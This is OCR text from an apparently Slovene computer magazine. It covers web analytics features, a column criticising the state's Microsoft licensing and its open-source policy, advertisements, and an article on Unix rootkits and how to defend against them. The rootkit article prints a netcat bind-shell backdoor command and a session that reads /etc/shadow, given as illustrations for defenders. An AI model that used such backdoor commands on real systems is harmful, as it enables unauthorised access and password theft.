**Segmentacija obiskovalcev.** Poleg običajne statistike - števila obiskov - lahko obiskovalce analiziramo po lojalnosti, pogostosti vračanja na spletno mesto, njihovo geografsko lokacijo in ugotovimo celo omrežje, prek katerega dostopajo v splet. Segmente lahko primerjamo in podatke tudi izvozimo v obliki za Excel ali drug analitični program.

**Donos na vložek (ROI).** Povezava z besedilnim oglaševanjem Adwords na začetku še ni delovala, kot bi morala, a stvari se urejajo. Trenutno je že mogoč samodejen prenos cenovne informacije o ključni besedi in izpis podatka ROI. Tržniki bodo lahko tudi merili učinkovitost (konverzijo) obiskovalcev, ki so na spletno mesto prišli zaradi e-poštnega obveščanja ali prek oglasne kampanje. Preverjati je mogoče delovanje posamezne različice oglasa, posameznega oglašnega prostora ali posamezne variacije e-poštnega sporočila.

**Cilji in funeli.** Primer funela (funkcionalnega tunela) je proces spletnega nakupa. Analytics omogoča, da vnesemo posamezne korake, nato pa spremljamo, kako učinkoviti so obiskovalci. Opazujemo lahko odstotke obiskovalcev, ki so dosegli določen cilj, ali pa ugotovimo, pri katerem koraku na poti skozi funel se jim zatakne. Analiziramo lahko celo, kateri obiskovalci dosegajo cilje glede na njihov izvor ali lastnosti.

**Odbojne točke.** Katere so tiste strani, kjer obiskovalci zaključijo svoj obisk takoj zatem, ko ga začnejo? Ko veste, katere so, lahko preverite, zakaj te strani odbijajo, in morda izboljšate njihovo delovanje, s tem pa na straneh zadržite več uporabnikov.

**Oblikovalski parametri.** Da dobimo občutek, kako naše spletno mesto vidijo uporabniki, lahko ves čas preverjamo, katere brskalnike uporabljajo, hitrost njihove povezave, zaslonko ločljivost, na voljo pa so tudi nekateri tehnični podatki, kot so, ali imajo omogočen Javascript in Flash.

1. (direct){(none)}	871
Analysis Options - najdi.si[referral]	
Data Over Time	
To-date Lifetime Value	
Cross Segment Performance	
6. users.v...	Source[Medium]
7. rufh.so...	Campaign
8. kalidays	Keyword
9. slovens	Content
10. matkurj	Country
11. softv.or	Region
12. mobisu	City
13. mail.go	Network Location
14. nasvet	Language
15. msn[org]	User Defined
16. avantfin	Browser
17. www4.s	Platform
18. images	Connection Speed
19. us.f317	Screen Resolution
	Colors
	Java
	Flash
	Visitor Type

**Google Analytics - možnosti analize segmenta.**

➤ **Bistvena prednost naprednih analiz, kot so Google Analytics, Clicktracks in Webtrends, je v tem, da lahko pod drobnogled vzamemo posamezne segmente obiskovalcev in jih med sabo primerjamo.**

država, informatika in odprta koda

# Zaprta odprta koda

Pred nekaj leti, ko je slovenska država podpisovala podaljšanje pogodbe Enterprise Agreement z Microsoftom, so se vnele kar obširne razprave o tem, ali je potreben podpis v takšnem obsegu, saj na trgu obstajajo tudi cenejše odprtokodne rešitve. Zdaj je bil spet čas za podaljšanje pogodbe z Microsoftom, a je bilo vse tiho...



**Piše: Zoran Banović**

zoran.banovic@mojmikro.si

**O**d prejšnjega podpisa pogodbe EA je minilo nekaj let, v katerih se je zgodilo marsikaj. Tudi na področju odprte kode. Glede na njen razvoj oziroma kakovost in število rešitev smo pričakovali, da se bo, ko bo prišel čas za nov podpis pogodbe, vnela obširna razprava o tem, ali so odprtokodne rešitve primerne za uporabo v naši državi. V prejšnjem ministrstvu za informacijsko družbo je bila izdelana posebna študija na to temo, ki je dala nekako vedeti, da naslednji podpis EA ne bo tako sam po sebi umeven. Tisti, ki smo kdaj preizkusili Linux, posebej pa OpenOffice.org, smo pričakovali, da se bo vnela žolčna debata o tem, ali so odprtokodne rešitve zrele in jih je mogoče tolmačiti kot enakovredno alternativo Microsoftovim rešitvam. Kajti če je tako, potem mora država izdelati javni razpis za nakup programske opreme in se ne more kar neposredno pogajati z Microsoftom oziroma z njim podpisati pogodbe EA.

A vse je bilo tiho. O pogajanjih in podpisu pogodbe z Microsoftom javnost ni vedela skoraj nič. Kako to? Ker informacij ni bilo, smo jih poskušali najti na ministrstvu za javno upravo. Poslali smo jim elektronsko sporočilo, v katerem smo jih povprašali, kako in kaj. Dobili smo prijazen in precej dolg odgovor. Celotnega v reviji ne bomo objavljali, saj ga je preveč, lahko pa ga najdete na MikroCD-ju. Odločili smo se, da na njem objavimo celotno korespondenco, tako da se izognemo morebitnim obtožbam, da so stvari vzete iz konteksta. Na tem mestu bomo le povzeli najpomembnejša dejstva.

## KAJ PRAVI MINISTRSTVO ZA JAVNO UPRAVO

Najprej nas je zanimalo ali je sedanja oblast kaj aktualizirala prejšnjo študijo, imenovano »Politika Vlade RS pri razvijanju, uvajanju in

uporabi programske opreme in rešitev temelječih na odprti kodi«, ki jo je izdelal takratni MID in je bila v času prejšnje vlade v celoti predstavljena javnosti. Zanimalo nas je tudi, ali sedanji podpis EA z Microsoftom temelji tudi na ugotovitvah te študije. Izrazili smo tudi željo, da nam, če aktualizirana študija obstaja, to pristojen organ tudi posreduje v elektronski obliki, da si jo lahko ogledamo.

V odgovoru smo si lahko ustvarili sliko, kako so stvari potekale. Ministrstvo za javno upravo je izvedlo skupni javni razpis za nakup Microsoftove programske opreme. Na teh pogajanjih so se načeloma dogovorili o ceni izdelkov za delovne postaje (Windows, Office), ne pa o številu licenc. To je prepuščeno vsakemu državnemu organu posebej, saj bo kupil toliko licenc, kolikor jih potrebuje in kolikor si jih lahko privoščiti. Pogajanja so pomenila v bistvu to, da se je država z Microsoftom pogodila tako, da bodo državni organi lahko kupili licence ceneje, kot če bi jih v trgovini.

V odgovoru je zapisano, da so pri odločanju o pogajanjih upoštevali tudi obnovljene prejšnje študije in tudi izkušnje nekaterih evropskih mest, kot so München, Dunaj, Mannheim in podobna. Ugotovili so, da »...so v procesu prehoda prisotni številni faktorji tveganja, ki pa jih zaradi pomanjkanja tovrstnih izkušenj, ne znamo pravilno oceniti in posledično tudi ne znamo omejiti njihov vpliv na končni uspeh projekta...«, in »...je tudi naša odgovornost in obveznost, da zaradi možnosti neuspešnega prehoda na drugo IT tehnologijo, ne pride do večjih motenj v rednem delovanju državne uprave. Na podlagi teh dejstev smo ugotovili, da ne moremo zagotoviti uspešnost prehoda na odprto kodno programsko opremo delovnih postaj v bližnji prihodnosti in zaradi tega smo se odločili za pogajanja s podjetjem Microsoft za nabavo programske opreme delovnih postaj.«

Nadalje smo izvedeli, da je bila v ministrstvu za javno upravo imenovana delovna skupina za spremljanje rešitev, ki temeljijo na odprtokodni tehnologiji. Ta delovna skupina naj bi, skupaj s strokovnjaki iz Direktorata za informacijsko družbo in zunanjih strokovnjakov, nadaljevala delo prejšnje delovne skupine, ki je delovala v preteklosti pod okriljem CVI-ja. Preučevali naj bi možnosti uporabe odprtokodnih tehnologij na delovnih postajah v javni upravi ter predlagali ustrezne ukrepe in postopke za doseg tega cilja. Delovna skupina naj bi se tudi ukvarjala z uporabo in možnostjo uvedbe standardov na področju dokumentov (na primer format OpenDoc). Izsledki te skupine bodo nato botrovali izdelavi akcijskega načrta, kjer bo jasno, kako naprej.

Na naše vprašanje, ali poteka kak pilotski projekt vpeljave, na primer paketa OpenOffice.org, smo dobili odgovor, da tak projekt poteka na Vrhovnem sodišču. Načrt prehoda naj bi bil izveden do junija letos, tako da naj bi bili rezultati znani nekje do konca tega leta. V okviru delovne skupine za odprtokodne sisteme se bo izdelal tudi izvedbeni načrt glede prehoda na OpenOffice.org, tako da bi bili glede tega vprašanja pripravljene do 2008. »Predvsem nas bodo zanimale na izkušnje (izvedba prehodov) drugih držav EU, izkušnje Vrhovnega sodišča ter stanja druge programske opreme na tem področju (npr. integrirane rešitve v okviru pisarniškega poslovanja) ...« Akcijskega načrta torej še ni, vendar naj bi ga dobili. A najprej je treba dodelati strategijo, akcijski načrt pa sledi šele po tem. V odgovoru so zapisali, da »...do leta 2010 pa načrtujemo tudi poglavje o mestu in vlogi odprte kode v javni upravi oz. širše v družbi v RS.«

Ker gre pri odprti kodi za drugačen način razmišljanja, smo vprašali tudi, ali ministrstvo razmišlja na primer o sofinanciranju podpore za odprtokodne rešitve. Zanimalo nas je ali vlada načrtuje kakšne aktivne ukrepe za spodbujanje ponudbe ustreznih storitev in znanj o uporabi in implementaciji odprtokodnih rešitev. Druge vlade se večinoma zavedajo te vloge aktivnega spodbujevalca razvoja. OpenOffice.org na primer, je brezplačen. Z njegovo uvedbo bi privarčevali veliko denarja, saj ni plačljivih licenc. Del privarčevanega denarja bi lahko uporabili recimo za izgradnjo podpore za izdelek in zagotovili ustrezno prilagoditev zaradi morebitnih težav z združljivostjo z OpenOffice.org. Vse skupaj bi bilo ceneje kot nakup nekaj tisoč licenc komercialnega pisarniškega paketa, funkcionalno pa bi bili vsaj na enakem nivoju. Odgovorili so nam, da o tem niso razmišljali. »...Smatramo pa, da nepovratna sredstva za potrebe neusmerjenega razvoja niso prava pot, saj se denar porabi, na trgu pa ni pravih učinkov. Tovrstna pomoč je bila v preteklosti že dana razvijalcem odprtokodnih sistemov, vendar večjih učinkov ni bilo zaznati. Po našem mnenju je veliko boljši pristop, ki smo ga v tem odgovoru večkrat omenjali: strategija in jasen odnos do odprtokodnih rešitev, opredelitve kje je prehod smiseln in kje ne (morda kombinacija ali pa tudi ne), uporaba pozitivne



## država, informatika in odprta koda

prakse v drugih državah in pri nas, izdelava akcijskega načrta za izvedbo (projekti) z upoštevanjem faktorjev tveganja, stroškov vzporednega delovanja in samega prehoda (usposabljanja), izdelava specifikacij in javnih razpisov za pridobitev ustrezne podpore pri zunanjih izvajalcih, ki bodo dolgoročno lahko zagotavljali podporo ipd. Potrebno je zagotoviti tudi ustrezno podporo znotraj javne uprave, saj v momentu, ko sistemi obstanejo, državljani ne sprašujejo, pod katerim operacijskim sistemom delujejo naši programi. Enostavno zahtevajo hitro in kakovostno storitev.« In nadalje »... Zaenkrat nismo razmišljali o prehodu na OpenOffice.org, smo pa zelo tehtali glede potrebnosti števila MS licenc tudi v okviru krovnega sporazuma. Med drugim ne bomo sklenili pogodbe za nabavo in vzdrževanje MS Office programske opreme za potrebe upravnih enot. Dolgoročno bo potrebno razmišljati o programski opremi za učinkovito delo

## Ali dokument »Primerjava ekonomske upravičenosti nabave pisarniške zbirke za potrebe državnih organov RS (Microsoft Office – OpenOffice.Org)« res ni javnega značaja, da je na vpogled samo v ministrstvu?

zalednih služb. Potreben bo izredno dober in prilagodljiv pisarniški program za skupinsko delo in za pokrivanje poslovnih procesov, z možnostjo dostopanja do različnih evidenc ter registrov, do zagotavljanja medsebojne izmenjave podatkov (znotraj javne uprave) in izven nje (pravne osebe, evropska unija) in podobno. Pri tem bomo morali uporabljati standarde za izmenjavo podatkov ter ustrezne formate zapisov (tudi ODF – Open Document Format).«

Tako torej ministrstvo za javno upravo. Je mogoče k temu kaj dodati? Celotna stvar je namreč videti povsem jasna. Nova vlada je raziskala, ali so odprtokodne rešitve dovolj dobre in ali ustrezajo njihovim zahtevam. Ugotovili so, da ne, in se lotili pogajanj z Microsoftom. V njih so si izborili cenejši nakup operacijskega sistema in pisarniške zbirke, hkrati pa niso določili, koliko licenc bodo kupili, saj se bo o tem odločal vsak državni organ posebej. Odprte kode ne nameravajo zavreči, zato so ustanovili delovno skupino, ki bo na eni strani spremljala razvoj dogajanja, na drugi pa tudi pripravila strategijo za morebitno uvajanje odprtokodnih rešitev in ko bodo te tako daleč, bo izdelala akcijski načrt za njihovo uveljavitev.

### KJE JE DOKUMENT?

A kot je običaj, ni nič tako zlato, kot je videti na prvi pogled. Osnova odločanja naj bi bila, poleg izkušenj drugih držav, tudi prenovljena študija »Ocena ekonomske upravičenosti MS EA za obdobje 2003–2005«, ki se zdaj imenuje »Primerjava ekonomske upravičenosti nabave pisarniške zbirke za potrebe državnih organov RS (Microsoft Office – OpenOffice.Org)«. V odgovoru ministrstva je zapisano, da si lahko študijo ogledamo na ministrstvu za javno upra-

Tak odgovor se nam je zdel malce čuden. Študija bi bila namreč lahko objavljena na spletnih straneh ministrstva ali pa nam bi jo posredovali v elektronski obliki. Zato smo jo od njih še enkrat zahtevali. Odgovor (tudi tega lahko najdete v celoti na CD-ju) je bil »... da je omenjeni dokument dostopen samo na vpogled na sedežu Ministrstva za javno upravo v skladu z drugim odstavkom 25. člena Zakona o dostopu do informacij javnega značaja (Ur. list RS 96/05). Ta določa, da v primeru, ko je zahtevana informacija zavarovana skladno z zakonom, ki ureja avtorsko pravico, organ prosilcu omogoči seznanitev z informacijo tako, da mu jo da na vpogled.«

Zakon to res predvideva, a hkrati v 10. členu, kjer govori o posredovanju informacij javnega značaja v svetovni splet, določa, da **mora vsak organ posredovati v svetovni splet informacije javnega značaja**, med katere v drugi točki

opredeljuje tudi »**programe, strategije, stališča, mnenja in navodila, ki so splošnega pomena ali so pomembna za poslovanje organa s fizičnimi in pravnimi osebami oziroma za odločanje o njihovih pravicah ali obveznostih, študije in druge podobne dokumente, ki se nanašajo na delovno področje organa**«. Tak dokument po našem mnenju vsekakor sodi v to področje. Vsekakor gre za stališča, mnenja in navodila, ki so splošnega pomena, in gre tudi za študijo, ki se nanaša na delovno področje tega organa. Še zlasti če gre za dokument, na podlagi katerega se je država odločala o nakupu licenc v vrednosti nekaj sto milijonov tolarjev. To pa je denar, za katerega davkoplačevalci res hočemo vedeti, ali je upravičeno porabljen. Zato upravičeno hočemo vedeti, **kaj je v študiji in tudi, kdo jo je izdelal**. Pod prvo študijo iz konca leta 2002 sta se podpisala Center vlade za informatiko (CVI) in Inštitut za projektni management in informacijsko tehnologijo (IPMIT) in je bila v celoti objavljena v javnosti. Za drugo študijo ne vemo niti, kdo jo je izdelal, ne vemo, ali je bil za izdelovalca študije objavljen kak razpis, ali pa je zadeva tekla samodejno.

Zato smo pisali tudi na **Urad pooblaščenca za dostop do informacij javnega značaja**, kjer smo prosili za pomoč. To pa zato, ker avtorska zaščita lahko tudi pomeni, da informacij, ki so v zaščitenem dokumentu, ne smemo objaviti oziroma smo za dovoljenje objave prepuščeni na milost in nemilost avtorjem. Tega pa javnost, glede na posledice, ki jih tak dokument prinaša, ne sme dovoliti. Pogodba z Microsoftom naj bi bila po nekaterih neuradnih ocenah vredna okoli 500 milijonov tolarjev in dobršen del tega je namenjen tudi nakupu licenc za Office, zato menimo, da je javnost upravičena do popolnih informacij na to temo in da ima tudi

## PROFESIONALNO TISKANJE s tiskalniki ZEBRA!

### Tiskalnik ZEBRA LP 2844

Praktični namizni tiskalnik etiket in črtnih kod!

- direktni termalni tiskalnik za nalepke, črtno kodo...
- hitrost do 100 mm/s, ločljivost 203 dpi
- širina teka: do 104 mm
- 512 KB Flash, 256 KB SRAM
- vmesniki: RS232C, paralelni, USB v.1.1
- teža: samo 1,5 kg



Cena brez DDV: **66.666,00 SIT!**  
Cena z DDV: 79.999 sit

### Tiskalnik ZEBRA 54M

Enostavno in zanesljivo industrijsko tiskanje

- direktni termalni tiskalnik za industrijsko rabo
- ločljivost 203 dpi
- širina teka 104 mm
- hitrost teka 150 mm/s
- 4 MB Flash, 256 KB SRAM
- odprtoni RS232C, paralelni, USB v.1.1 vmesniki



Cena brez DDV: **149.999,00 SIT!**  
Cena z DDV: 179.999 sit

### Tiskalnik ZEBRA 24Mplus

Posebej ojačan za zahtevna industrijska okolja!

- termalno termalni in direktni termalni tiskalnik za industrijsko rabo
- ločljivost 203 dpi-širina teka 104 mm
- hitrost teka 254 mm/s
- vgrajen Print Server!
- uređna filter in odprtoni RS232C, paralelni, USB v.1.1 vmesniki



Cena brez DDV: **208.333,00 SIT!**  
Cena z DDV: 249.999 sit

Dodatni popusti in nagrade v naši spletni eTrgovini!

MIKROPIS Holding



Ataljeva 4a, 1000 Ljubljana, Slovenija  
Tel: +386 (0)1 422 11 11 Fax: +386 (0)1 422 11 12

Vsi izdelki so na voljo tudi v naši spletni trgovini  
[www.mikropis.si](http://www.mikropis.si)

## država, informatika in odprta koda

pravico ovrednotiti ocene, ki so bile podane v njem. Odgovora pooblaščenke je **potrdil naše razmišljanje**, saj je Urad enkrat na podoben temo že izdal odločbo, da mora tak dokument biti na voljo v elektronski obliki. Seveda smo se na ministrstvo pritožili tudi mi in citirali besede pooblaščenke. Odgovora do zaključka redakcije še nismo prejeli, tako da bomo o njem, pa tudi o dokumentu, če nam ga bo uspelo dobiti, pisali v naslednji številki Mojega mikra.

## DRŽAVA BO ŠTUDIRALA ŠTIRI LETA ...

A dostopnost študije je le delček. Sicer pomemben, saj daje vtis, da ministrstvo nekaj skriva, a to še ni vse. Čudno in če hočete tudi sporno je dejstvo, kako se je naša država lotila celotne zadeve. V odgovoru namreč zasledimo tudi podatek, ki smo ga enkrat že zapisali, a ga bomo zaradi zanimivosti še enkrat: »... do leta 2010 pa načrtujemo tudi poglavje o mestu in vlogi odprte kode v javni upravi oz. širše v družbi v RS.« Ja, prav ste prebrali, do leta 2010. Takrat bomo dobili »poglavje«, kjer bo pisalo, ali je odprta koda vredna vpeljave v informatiko javne uprave. Štiri leta bo naša država študirala, primerjala, se odločala. Pri tem pa že na

Država si je za premislek o »o mestu in vlogi odprte kode v javni upravi oz. širše v družbi v RS« vzela kar štiri leta.

spletni strani Evropskega parlamenta najdemo dokaj konkretne informacije o tem, kako zadevi strežejo v drugih državah. V Franciji na primer, bo večji del od 900.000 delovnih postaj v javni upravi v naslednjih **dveh letih** prešlo na odprtokodne rešitve, na Danskem je **vlada** izdala **smernice za prehod**, podobno tudi **nemško notranje ministrstvo**, pilotske projekte izvajajo v mestu **Shoten** v Belgiji, v **Ostravi** in **Pragi** na Češkem, **Mannheimu** (da, prav v tistem Mannheimu, za katerega država pravi, da imajo slabe izkušnje, bodo v štirih letih 3700 uporabnikov in 110 strežnikov nadomestili z odprtokodnimi rešitvami), **Gdansk**u na Poljskem, v Italiji obstaja **projekt uporabe odprte kode v šolah** ... Projekti torej so, študije teh držav so dosegljive, Slovenija pa si bo vzela štiri leta. Štiri leta, po katerih bo izdelala strategijo, ki jo marsikatera evropska država ima že zdaj. Slovenija bo budno **spremljala** razvoj dogodkov v Evropi, namesto da bo z njo **tekmovala**. Države v EU-ju so med drugim tudi naše tekmece in ne le referenčni laboratorij. Ko bodo te države razvile svoje sisteme, bo za nas prepozno in morali jih bomo kupovati od njih, namesto da bi jih morda oni od nas. Tak odnos, ki smo ga lahko prebrali v tem odgovoru, daje vedeti, da je naša država, blago, rečeno neambiciozna, lahko pa bi jo označili tudi s čim drugim.

Da država očitno ni najbolj doma na tem področju, daje vedeti tudi stavek » ...sma-

Država naj bi pri razvoju informatike igrala aktivno vlogo in poskrbela, da je enakih možnosti, kot jih je deležen Microsoft, deležen še kdo drug

tramo pa, da nepovratna sredstva za potrebe neusmerjenega razvoja niso prava pot, saj se denar porabi, na trgu pa ni pravih učinkov. Tovrstna pomoč je bila v preteklosti že dana razvijalcem odprto-kodnih sistemov, vendar večjih učinkov ni bilo zaznati. « Država očitno ne loči dveh zelo pomembnih pojmov – **odprtokodna skupnost in informacijska industrija okoli odprte kode**. Res je, da je država v preteklosti dajala denar, a dajala ga je odprtokodni skupnosti in od nje pričakovala poslovne rezultate. To na žalost ne gre. Poslovne rezultate lahko da le industrija, čeprav je tudi skupnost treba podpreti. Nihče recimo ne pričakuje, da bo država pomagala lokalizirati OpenOffice.org (čeprav bi bilo lepo), lahko pa recimo skupaj s podjetji, ki se ukvarjajo s takšnimi in drugačnimi rešitvami, vzdrževanjem in podobnim, vzpostavi recimo sistem pomoči uporabnikom. S tem pomaga sebi, pomaga industriji in seveda tudi uporabnikom in to za relativno majhen denar.

**tokodne projekte**. A to vedo (morali bi) vedeti tudi tisti, ki v naši državi odločajo o tem, kako se bo informatizirala, pa v niti enem dokumentu do zdaj nismo zasledili niti ideje, kaj šele priporočila, da bi se kaj takšnega lahko uporabilo recimo v našem osnovnem ali srednjem šolstvu. Tako pa vzgajamo generacijo učencev, ki urejevalniku besedila pravijo Word, poštnemu programu pa Outlook. Bi vam bilo všeč, če bi se vsem avtomobilom začeli praviti Audi? Meni ne!

## NE PROTI MICROSOFTU

Marsikdo bi iz zapisanega lahko sklepal, da smo se pri Mojem mikru odločili za protimicrosoftovsko kampanjo. A to niti najmanj ne drži. Microsoft je v tem pogledu ravnal pravzaprav čisto razumljivo, pragmatično in korektno. Država ga je povabila k pogajanjem in iz njih je potegnil največ, kar je lahko. Lahko jim le zaploskamo in čestitamo, da dobro delajo. Tudi ne gre za povečevanje odprte kode, saj vsi vemo, da tudi ta ni suho zlato.

Gre preprosto za to, da država daje zelo nazoren vtis, da **ne ve, kaj naj počne z informatiko**, da nima nobene **strategije** (vsaj objavila je ni), saj se le uklanja razvoju dogodkov in je popolnoma neambiciozna. In prav to je verjetno tudi razlog za tisto smešno letnico 2010.

Pogajanja, s katerimi so si izborili nižjo ceno, so daleč od nečesa, čemur bi lahko rekli strategija, pa naj bodo še tako trda. Strategija v sodobnem svetu pomeni, vsaj kar zadeva informatiko, odprtost po-

gleda in pripravljenost na spremembo načina razmišljanja predvsem pa pripravljenost nekaj narediti. A če že pogledamo sestavo delovne skupine, ki naj bi spremljala dogajanje vidimo, da je upanja za spremembe bolj malo.

Verjetno se bo marsikdo vprašal, kaj bi pa sploh radi. No, pred leti, ko se je začela lokalizacija sistema Windows je bilo jasno, da zadeva ne bo šla skozi, če je ne bo podprla država. A ta podpora se ni izražala v financiranju lokalizacije, ampak pripravljenosti nakupa licenc za lokalizirane sisteme. Brez pripravljenosti države še zdaj ne bi imeli slovenskih Windows, Office in še česa. In ko smo jih dobili, se je njihova uporaba razširila in okoli Microsoftovih tehnologij je nastala cela industrija. Država je torej igrala **aktivno vlogo pri razvoju informatike**. In prav to želimo, da spet naredi. Da igra aktivno vlogo in da je enakih možnosti, kot jih je bil deležen Microsoft, deležen še kdo drug. Da mogoče tudi iz česa drugega nastane cela industrija. ■



## KAJ PA ŠOLSTVO?


Pri vsem tem pa se nismo dotaknili šolstva, kjer je zadeva po mnenju pisca teh vrstic, še neprimerno bolj zopna. Šolstvo **nima denarja** in velikokrat smo priča tamniju ravnateljev in učiteljev, da ne morejo kupiti takšnega ali drugačnega učnega pripomočka ali programa. Pred časom sem se pogovarjal z učiteljico matematike, ki mi je rekla, da včasih kar same iz lastnega žepa kupijo kak računalniški programček, ki jim bo pomagal pri pouku. In takšno šolstvo mora seveda tudi kupiti **licenčno programsko opremo**. Sicer po akademskih cenah, a vendarle. Na drugi strani pa obstaja recimo **SuSe Linux**, ki je pravzaprav brezplačen (če recimo nekdo kupi paket za dobrih deset tisočakov, ga lahko namesti v kolikor hoče računalnikov), ki vsebuje kopico izobraževalnih programov, od matematike, kemije, do jezikov in astronomije, ki so brezplačni, poučni in čudovit pripomoček pri učenju in vaji. Pri vseh teh programih gre za **brezplačne odpr-**



# vidimo

varno in zanesljivo uporabo tehnologij.

V Microsoftu nenehno izboljšujemo varnost naših izdelkov. Sodelujemo z industrijo, vladami in zakonodajnimi telesi, da bi lahko zaščitili poslovanje pred varnostnimi grožnjami in izsledili povzročitelje. Tako vam pomagamo, da vaše poslovanje poteka neprekinjeno. Poiščite več informacij na [microsoft.com/slovenija/potencial](http://microsoft.com/slovenija/potencial).



*Vaš potencial. Naš navdih.™*

**Microsoft®**

hekerske metode: napadi na sisteme Unix z administratorskimi paketi

# Dostop na ravni administratorja je šele začetek

V trenutku, ko hekerju uspe pridobiti dostop na ravni administratorja in se prvi adrenalinski šok nekoliko poleže, se njegovo resno delo komaj začne. Takrat začne heker »srkati« datoteke in informacije, nameščati programe za prestrežanje gesel (ftp, telnet, pop, snmp...), nameščati nedovoljeno vsebino, na koncu pa iz vašega sistema celo napade naslednjo žrtev. Skoraj vse opisane dejavnosti temeljijo na namenskih administratorskih paketih, s tujko imenovanimi rootkits.

**Piše: Tomaž Bratuša**

tomaz.bratusa@mojmikro.si

**P**rvi osvojen sistem ponavadi postane osnova za nadaljnje napade, zato je napadalcem najvažneje, da v tak sistem dostavijo skupek administratorskih orodij in ga tam dobro **skrijejo**. Tovrstni paketi, namenjeni operacijskemu sistemu **Unix**, so sestavljeni iz štirih skupin: **trojanski programi** (spremenjene različice programov login, netstat, ps ...) **zadnja vrata**, **vohljači** in **čistilci systemskega dnevnika**.

## TROJANCI

V trenutku, ko napadalec osvoji administratorske privilegije, lahko vsak sistemski ukaz spremeni v trojanskega konja. Zaradi tega je izrednega pomena **redno preverjanje velikosti in datumov vseh izvršilnih datotek in programov**, še posebej pa bi izpostavil naslednje: login, su, telnet, ftp, passwd, netstat, ifconfig, ls, ps, ssh, find, du, sync, reboot, shutdown itd.

**Trojanski konj je neavtorizirana koda, priključena legitimnemu programu, ki izvaja nepoznane in za uporabnika neželene operacije!**

Običajni trojanec je v številnih administratorskih paketih preprosta **piratska različica programa login**. Tovrsten trojanec prijavlja uporabnike na isti način, kot to počne legitimni program, vendar ob tem hkrati zabeleži vneseno uporabniško ime in geslo. Isto počne tudi trojanska različica programa ssh.

Drug primerek trojanca lahko npr. odpre zadnja vrata tako, da uporabi TCP-sprejemnik in s tem napadalcu omogoči dostop do ukazne lupine. Na primer, ukaz ls bo preveril, ali je določen trojanec v sistemu in v uporabi. Če tro-

janec ni v uporabi, bo program zagnal orodje netcat, ki bo napadalcem omogočilo dostop do ukazne lupine /bin/sh. Primer tovrstne uporabe je uporaba naslednjega ukaza, s katerim napadalec v ozadju zažene netcat, ki nato posluša na TCP priključku 4444 na katerem napadalcu omogoča dostop do ukazne lupine /bin/sh:

```
# nohup nc -l -p 4444 -nv -e /sbin/sh &
listening on [any] 4444 ...
```

V trenutku, ko se napadalec poveže s TCP-priključkom 4444, bo videl naslednje vrstice in končno imel dostop na ravni administratorja:

```
# nc -nv xxx.xxx.xxx.xxx 4444
(UNKNOWN) [xxx.xxx.xxx.xxx] 4444 (?) open
# cat /etc/shadow

root:ar90alrR10r41:10783:0:99999:7:-1:-
1:134530596
bin:*:10639:0:99999:7:::
daemon:*:10639:0:99999:7:::
adm:*:10639:0:99999:7:::
```

Število mogočih trojanskih tehnik je omejeno samo z napadalčevo domišljijo. Budno nadzorovanje in spremljanje aktivnih priključkov oz. vrat je v tovrstnih primerih nujno. Vsekakor pa je najboljša obramba **preprečitev zamenjave izvršilnih binarnih datotek**.

## OBRAMBA PRED TROJANCI

Mnoge različice trojancev je brez posebnih orodij izredno težko odkriti. Tovrstni programi so namreč pogosto enake velikosti kot originali in imajo tudi isti čas nastanka, zato običajne tehnike odkrivanja ne bodo uspešne. Uvodoma sem že omenil, da potrebuje napadalec za namestitev korenskega paketa dostop na ravni administratorja, kar pomeni, da bo najboljša obramba že to, da jim **preprečite pridobitev tovrstnega dostopa**. Napadalcu boste v veliki meri otežili delo že z uporabo kompleksnejših gesel, varnostno posodobljenim sistemom in zapiranjem nepotrebnih vrat. Če ste sistemski

administrator, bi morala imeti vaša organizacija vsekakor izdelan varnostni program za ohranjanje varnostne strukture.

Čeprav boste svoj sistem ohranjali pri življenju na zgoraj opisani način, pa to ne pomeni, da napadalec ne more vstopiti v vaš sistem prek katere od neznanih varnostnih lukenj in si tako pridobiti administratorskega dostopa. Zelo uporabna načina zaznavanja tovrstnih posegov sta namestitvev **pregledovalnika integritete datotek** (file integrity checker) kot je **Tripwire**, ki najdete na [www.tripwire.com](http://www.tripwire.com), ali uporaba **PGP-podpisov** ključnih sistemskih datotek in programov.

Na srečo pa je v nekatera orodja za delo s programskimi paketi vdelano tudi preverjanje njihove integritete. Več različic Linuxa namreč uporablja RPM-format paketov, ki uporablja preverjanje integritete na osnovi algoritma MD5. Kako vam to pomaga po vdoru? S pomočjo zanesljive (originalne) zbirke paketov lahko preverite, ali je bila katera od prisotnih binarnih datotek zamenjana in tako spremenjena v trojanca.

```
[zrtev]# rpm -Vvp ftp://ftp.redhat.com/pub/redhat/
redhat-6.2/i386/RedHat/RPMS/fileutils-4.0-21.i386.rpm
S.5...T /bin/ls
```

V zgornjem primeru je /bin/ls del paketa operacijskega sistema Red Hat 6.2. Opazite petico v odgovoru? To je znak, da je bila ta binarna datoteka spremenjena, zato obstaja velika verjetnost, da je bil računalnik tarča uspešnega vdora.

Za sisteme Solaris je tako na spletnem naslovu <http://sunsolve.sun.com/pub-cgi/fileFingerprints.pl> dostopna celovita zbirka podatkov znanih rezultatov MD5.

Če ste administrator tovrstnih sistemov, vam bo tovrstna zbirka podatkov vsekakor koristila.

